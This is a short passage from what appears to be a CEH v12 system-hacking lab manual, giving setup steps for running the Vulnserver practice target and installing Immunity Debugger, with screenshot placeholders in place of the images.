
2. **Vulnserver** starts running, as shown in the screenshot.




3. Minimize the **Command Prompt** window running **Vulnserver**.

4. Navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\Immunity Debugger**, right-click **ImmunityDebugger_1_85_setup.exe**, and click the **Run as administrator** option.


Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.



5. **Immunity Debugger Setup** pop-up appears, click **Yes** to install Python.




6. The **Immunity Debugger Setup: License Agreement** window appears; click the **I accept** checkbox and then click **Next**.

